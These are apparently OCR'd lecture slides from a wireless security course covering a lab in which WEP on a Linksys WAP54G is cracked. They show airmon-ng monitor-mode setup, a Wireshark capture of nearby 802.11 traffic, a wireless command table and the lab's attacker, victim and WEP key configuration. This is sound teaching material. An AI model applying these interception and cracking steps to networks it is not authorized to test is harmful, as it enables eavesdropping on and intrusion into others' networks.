
airmon-ng
airmon-ng start wlan1
airmon-ng



```
root@EH-Kali-100:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           iwl3945         Intel Corporation PRO/Wireless 3945ABG [Golan] (rev 02)
phy1    wlan1           rt2800usb       Ralink Technology, Corp. RT3572

root@EH-Kali-100:~# airmon-ng start wlan1

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  521 NetworkManager
  601 wpa_supplicant
  704 dhclient
  833 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           iwl3945         Intel Corporation PRO/Wireless 3945ABG [Golan] (rev 02)
phy1    wlan1           rt2800usb       Ralink Technology, Corp. RT3572

                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)

root@EH-Kali-100:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           iwl3945         Intel Corporation PRO/Wireless 3945ABG [Golan] (rev 02)
phy1    wlan1mon        rt2800usb       Ralink Technology, Corp. RT3572

root@EH-Kali-100:~# 
```

Puts wlan1 (Alfa AWUS051NH) into monitor mode

Wireshark on Kali PC (not VM)




Interface	Traffic	Link-layer Header	Promiscu	Snaplen (B)	Buffer (MB)	Monitor M	Capture Filter
▸ eth0		Ethernet	☑	default	2	—	
▸ wlan0		Ethernet	☑	default	2	☐	
wlan1mon		802.11 plus radiotap header	☑	default	2	☑	
any		Linux cooked	☑	default	2	—	
▸ Loopback: lo		Ethernet	☑	default	2	—	
bluetooth0		Bluetooth HCI U...s pseudo-header	☑	default	2	—	
nflog		Linux netfilter log messages	☑	default	2	—	
nfqueue		Raw IPv4	☑	default	2	—	
usbmon1		DLT -1	☑	default	2	—	
usbmon2		DLT -1	☑	default	2	—	
usbmon3		DLT -1	☑	default	2	—	
usbmon4		DLT -1	☑	default	2	—	

☑ Enable promiscuous mode on all interfaces

Capture filter for selected interfaces: Enter a capture filter ...

wlan1 is the USB connected Alfa AWUS051NH adapter on the Kali PC

Wireshark on Kali PC (not VM)


*wlan1mon
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.   Time         Source               Destination      Protocol  Length Info
    1 0.000000000  Routerbo_ca:25:c0    Broadcast        802.11       292 Beacon frame, SN=2074, FN=0, Flags=........, BI=100, SSID=uLab
    2 0.102395821  Routerbo_ca:25:c0    Broadcast        802.11       292 Beacon frame, SN=2075, FN=0, Flags=........, BI=100, SSID=uLab
    3 2.047947353  Routerbo_ca:25:c0    Broadcast        802.11       292 Beacon frame, SN=2095, FN=0, Flags=........, BI=100, SSID=uLab
    4 3.481553167  Routerbo_ca:25:c0    Broadcast        802.11       292 Beacon frame, SN=2109, FN=0, Flags=........, BI=100, SSID=uLab
    5 4.570312846  Sonos_76:3e:44       Broadcast        802.11        71 Probe Request, SN=947, FN=0, Flags=........, SSID=Broadcast
    6 4.573798907  Sonos_76:3e:44       Broadcast        802.11        78 Probe Request, SN=952, FN=0, Flags=........, SSID=MODWARE
    7 4.591911078                       Netgear_3b:95…   802.11        28 Acknowledgement, Flags=........
    8 4.690655173  Sonos_5f:94:ac       Broadcast        802.11        71 Probe Request, SN=2152, FN=0, Flags=........, SSID=Broadcast
    9 4.691422031  Sonos_5f:94:ac       Broadcast        802.11        78 Probe Request, SN=2153, FN=0, Flags=........, SSID=MODWARE
```

```
▸ Frame 1: 292 bytes on wire (2336 bits), 292 bytes captured (2336 bits) on interface 0
▸ Radiotap Header v0, Length 18
▸ 802.11 radio information
▸ IEEE 802.11 Beacon frame, Flags: ........
▸ IEEE 802.11 wireless LAN
```

```
0000  00 00 12 00 2e 48 00 00  00 02 99 09 a0 00 c9 01   .....H.. ........
0010  00 00 80 00 00 00 ff ff  ff ff ff ff 4c 5e 0c ca   ........ ....L^..
0020  25 c0 4c 5e 0c ca 25 c0  a0 81 80 c1 57 29 30 02   %.L^..%. ....W)0.
0030  00 00 64 00 31 04 00 04  75 4c 61 62 01 08 82 84   ..d.1... uLab....
0040  8b 96 0c 12 18 24 03 01  01 05 04 00 01 00 00 2a   .....$.. .......*
0050  01 00 2d 1a 6e 10 03 ff  00 00 00 00 00 00 00 00   ..-.n... ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 30 14   ........ ......0.
0070  01 00 00 0f ac 04 01 00  00 0f ac 04 01 00 00 0f   ........ ........
0080  ac 02 00 00 32 04 30 48  60 6c 3d 16 01 05 00 00   ....2.0H `l=.....
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00a0  00 00 dd 2a 00 0c 42 00  00 00 01 1e 00 10 00 00   ...*..B. ........
```

wireshark_wlan1mon_20171121084429_jITG7T   Packets: 47 · Displayed: 47 (100.0%)   Profile: Default

Wireshark shows all 802.11 traffic for all WiFi networks

Handy wireless commands


	Mac	Windows	Kali
Show interfaces	ifconfig	ipconfig	ifconfig ip addr
Show WiFi	airport -I		iwconfig
Show WiFi networks	airport -s		airodump-ng wlan0
Show WiFi adapters			airmon-ng

Hacking WEP

Wired Equivalent Privacy (WEP)

- Defined in the 802.11b standard.
- Encrypts data on a wireless network.
- Uses the insecure RC4 stream cipher.
- WEP can be cracked in minutes.

WEP Cracking Theory
Ryan Riley



CMPS 485: WEP Cracking

https://www.youtube.com/watch?v=XoS_GIOLzCo&feature=youtu.be

WEP Cracking Theory

https://www.youtube.com/watch?v=XoS_GIOLzCo

Ryan Riley had created an excellent video on how WEP and WEP cracking works.

If you get a chance watch the whole video. We will just look at a portion tonight.


He has lots of other excellent security videos as well.

Start at 02:41... stop at 10:30

WEP Cracking Setup

BSSID
= Basic Service Set Identifier
= AP Mac Address
= 00:06:25:4b:21:b4

Linksys
WAP54G



STA
= Station
= MacBook Pro


Attacker

STA
= Station
= Win 10 PC


Victim

SSID
= Service Set Identifier
= Name of the network
= linkysys

Linksys WAP54G Configuration



The Access Point supports 4 different types of security settings. WPA Pre-Shared Key, WPA RADIUS, RADIUS, and WEP. Please see the help tab for more details on the different types of security settings.




Security Mode: WEP ▼

Default Transmit Key:

WEP Encryption:

For this example we will use WEP (Wired Equivalent Privacy)

Linksys WAP54G Configuration



Firmware Version: v2.06, Dec 16, 2003

AP Name: Linksys WAP54G

LAN

MAC Address: 00:06:25:4B:21:B4

Configuration Type: Automatic Configuration - DHCP

Wireless

MAC Address: 00:06:25:4B:21:B4

Mode: Mixed


SSID: linkysys SSID Broadcast: Enable

Channel: 5 (Regulatory Domain: USA)

Wireless Security: ● Enable ○ Disable Edit Security Settings

Using Mixed Mode (B and G), Channel 5, and Wireless Security (WEP)

Linksys WAP54G Configuration



Security Settings - Google Chrome

192.168.88.105/WEP.asp


WEP

The Access Point supports 4 different types of security settings. WPA Pre-Shared Key, WPA RADIUS, RADIUS, and WEP. Please see the help tab for more details on the different types of security settings.

Security Mode:	WEP
Default Transmit Key:	● 1 ○ 2 ○ 3 ○ 4
WEP Encryption:	64 bits 10 hex digits
Passphrase:	[redacted]
Key 1:	[redacted]
Key 2:	3BE01F4AC1
Key 3:	65932BAC39
Key 4:	95E76B6324

Generate a key from a pass phrase and use Key 1 on each station

Windows 10 PC View




linkysys
Connected, secured

SSID:	linkysys
Protocol:	802.11g
